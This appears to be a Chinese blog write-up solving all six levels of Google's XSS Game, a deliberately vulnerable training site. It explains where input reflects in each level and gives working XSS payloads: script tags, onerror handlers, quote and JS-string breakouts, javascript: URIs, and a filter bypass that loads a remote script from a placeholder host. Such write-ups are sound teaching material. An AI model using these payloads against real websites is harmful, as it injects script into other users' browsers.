不是我说，只要你把这个游戏通关了，XSS漏洞你就搞清楚了

原创

tnt阿信 于 2020-02-20 12:47:47 发布 570 收藏 2

分类专栏： Web安全 文章标签： XSS Gaome writeup

本文链接：https://blog.csdn.net/he_and/article/details/104408198

Web安全 专栏收录该内容

74 篇文章 14 订阅


订阅专栏

闲来无事玩了玩Google XSS Game，老嗨皮了！

Level 1: Hello, world of XSS

payload: `<script>alert(1);</script>`

xss挖掘最重要的就是找到输入输出点，输入就是页面的那个搜索框(input标签），输出在b标签中：




直接用最普通的payload测试，发现没有过滤。


Level 2: Persistence is key

输出还是在标签之间，不过这次是blockquote标签，而且测试发现 `<script>alert(1);</script>` 不能执行，换一个payload: `<img src=# onerror=alert(1);>` ,就可以执行

Level 3: That sinking feeling...

输入输出点分别如下：






输出点在img标签的src属性中，我们可以闭合单引号，payload: `' onerror=alert(1)//`

Level 4: Context matters

payload: `3');alert('1`


点击create timer按钮过后，查看元素，可以观察到输出点有两个，一个是在onload方法中，一个是div标签之间



我最开始尝试的是闭合div标签，但是发现尖括号被html实体编码了，在这种情况下闭合div标签这条路就不可行了，但是另一个输出点是在js环境中（onload属性的值是属于js环境），而在这种情形下，浏览器的解码顺序为html->js,所以，如果这里只是进行了html实体编码是不能够预防xss的，当我们输入payload: `3');alert('1` 的时候，单引号在后端会被html实体编码，然后输出到onload属性中，但是我们之前说了，onload中的解码顺序是先html解码，然后js解码，所以在执行js的时候，我们的payload已经是被html解码了，就可以闭合单引号了，从而触发了xss.

Level 5: Breaking protocol


输出点：a标签的href属性中



我们可以使用javascript写一构造payload: `javascript:alert(1);`

Level 6: Follow the

这一题是根据url锚点的值来加载js:



但是当我们输入http://xxxx/haha.js加载远程js的时候，会被拦截，提示不能加载包含http的地址，看了js函数实现后发现，他只是过滤了小写的http与https,suoyi1,我们可以用大小写绕过：

payload1: `HTTP://xxxxx/haha.js`
其他payloads:
payload2: `data:text/javascript,alert(1)`
payload3: `//xxxxx.com/haha.js`

script标签的src属性如果是`//xxx.com/hhah.js`格式，那么使用的协议就与站点的协议一致，我这里使用的xss-game网址是http协议的，有些小伙伴可能使用的是https版本的，这个时候你可以切换到http协议，或者自己找一个https的服务器并把弹窗js文件放上去，一样可以弹窗

你看这个二维码，它好好看呀，好想用手机扫一下呀